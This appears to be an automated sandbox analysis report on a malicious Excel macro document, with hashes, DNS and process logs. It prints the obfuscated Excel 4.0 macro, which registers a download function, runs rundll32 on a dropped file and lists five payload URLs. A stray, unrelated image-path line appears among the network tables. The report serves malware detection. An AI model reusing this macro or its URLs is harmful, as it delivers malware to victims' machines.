Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.I.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Refusal-1605078281-01212021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.5580097325384505
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Refusal-1605078281-01212021.xlsm
File size:	26157
MD5:	6b11147a8eb468cb247d32f4be0f7469
SHA1:	ff599ff7ed480bf2485e1b85aed7e8c6bbe7aeec
SHA256:	2fc494967112688b5cf699386bbab79f9d23cc03527769a dc932739a0be93094
SHA512:	3329e39614e0f53ab79ac35f1da674bfc9cd01474a8bf87 3de6135c472513696081a52c12c009d4ee84ba3befb0f9c 576367f736ffe9efc9ddce1209f1d1e05d
SSDEEP:	384:Ayfowh92aGc2FE6xtCg5SV8m2ylTQ8aoVT0QNuz WKP8W2VoXwL:AyflhQaGc2F5h5S6f6TfW+u7D2V7L
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Refusal-1605078281-01212021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

,,,,,,,,,,,=B154(),"=FORMULA.FILL(Mols!U54&Mols!U55&Mols!U56&Mols!U57&Mols!U58&Mols!U59,BB53)","=FORMULA.FILL(Mols!AC56,HI18807)","=EXEC(""r""&Mols!AC60&"" ""&Mols!AC59&HG9961)",=B156(),=C156(),=HALT(),"=FORMULA.FILL(Mols!V53&Mols!V54&Mols!V55&Mols!V56&Mols!V57&Mols!V58&Mols!V59&Mols!V60&Mols!V61&Mols!V62&Mols!V63&Mols!V64&Mols!V65&Mols!V66&Mols!V67&Mols!V68&Mols!V69&Mols!V70,HZ48004)","=FORMULA.FILL(Mols!AC57,AN32726)",,=B158(),=C158(),"=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)","=FORMULA.FILL(Mols!U62&Mols!U63&Mols!U64&Mols!U65&Mols!U66&Mols!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)","=Niokaser(0,GT17028,AQ4875,0,0)",=B160(),=C160(),,"=FORMULA.FILL(Mols!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B162(),=C162(),"=Vuolasd(GT17028,AQ4875,1)","=FORMULA.FILL(Mols!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(Mols!AC60,AS41071)",=A158(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(Mols!AC61,HG9961)",,,=C154(),,,,,,,,,"=INDEX(D171:D175,RANDBETWEEN(1,5))",,,,,,,,www.webdevelopmentinlahore.com/whoqvn/5555555555.jpg,,,digital-box.fr/hjmrcv/5555555555.jpg,,,bbpqtf.com/qextstpcuumf/5555555555.jpg,,,rishtee.com/zbpxyo/5555555555.jpg,,,leafybuy.com/norzygt/5555555555.jpg

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 10:45:05.451355934 CET	59353	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:05.499200106 CET	53	59353	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:06.698514938 CET	52238	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:06.746351004 CET	53	52238	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:08.224570036 CET	49873	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:08.272608995 CET	53	49873	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:15.644877911 CET	53196	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:15.692964077 CET	53	53196	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:20.656958103 CET	56777	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:20.707704067 CET	53	56777	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:21.043231010 CET	58643	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:21.420525074 CET	53	58643	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:21.452425957 CET	60985	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:21.851860046 CET	53	60985	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:22.294111013 CET	50200	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:22.342293978 CET	53	50200	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:23.585891962 CET	51281	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:23.636589050 CET	53	51281	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:25.024353027 CET	49199	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:25.072513103 CET	53	49199	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:25.483944893 CET	50620	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:25.540468931 CET	53	50620	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:31.416158915 CET	64938	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:31.464133024 CET	53	64938	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 10:45:32.640048027 CET	60152	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:32.696315050 CET	53	60152	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:33.601946115 CET	57544	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:33.663077116 CET	53	57544	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:34.740684032 CET	55984	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:34.791327953 CET	53	55984	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:35.793056011 CET	64185	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:35.841258049 CET	53	64185	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:36.850399017 CET	65110	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:36.898262024 CET	53	65110	8.8.8.8	192.168.2.3
Jan 22, 2021 10:45:38.197413921 CET	58361	53	192.168.2.3	8.8.8.8
Jan 22, 2021 10:45:38.245487928 CET	53	58361	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 22, 2021 10:45:21.043231010 CET	192.168.2.3	8.8.8.8	0xf9bf	Standard query (0)	leafybuy.com	A (IP address)	IN (0x0001)
Jan 22, 2021 10:45:21.452425957 CET	192.168.2.3	8.8.8.8	0x8caa	Standard query (0)	leafybuy.com	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 22, 2021 10:45:21.420525074 CET	8.8.8.8	192.168.2.3	0xf9bf	Server failure (2)	leafybuy.com	none	none	A (IP address)	IN (0x0001)
Jan 22, 2021 10:45:21.851860046 CET	8.8.8.8	192.168.2.3	0x8caa	Server failure (2)	leafybuy.com	none	none	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 3252 Parent PID: 792

General

Start time:	10:45:14
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xeb0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	143F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BC0CD13B.tmp	success or wait	1	102495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9C6D80E.tmp	success or wait	1	102495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-1605078281-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	10151E4	WriteFile
C:\Users\user\Desktop\~$Refusal-1605078281-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1015241	WriteFile
C:\Users\user\Desktop\~$Refusal-1605078281-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	10151E4	WriteFile
C:\Users\user\Desktop\~$Refusal-1605078281-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1015241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	F220F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	F2211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	F2213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	F2213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3412 Parent PID: 3252

General

Start time:	10:45:21
Start date:	22/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0xf90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis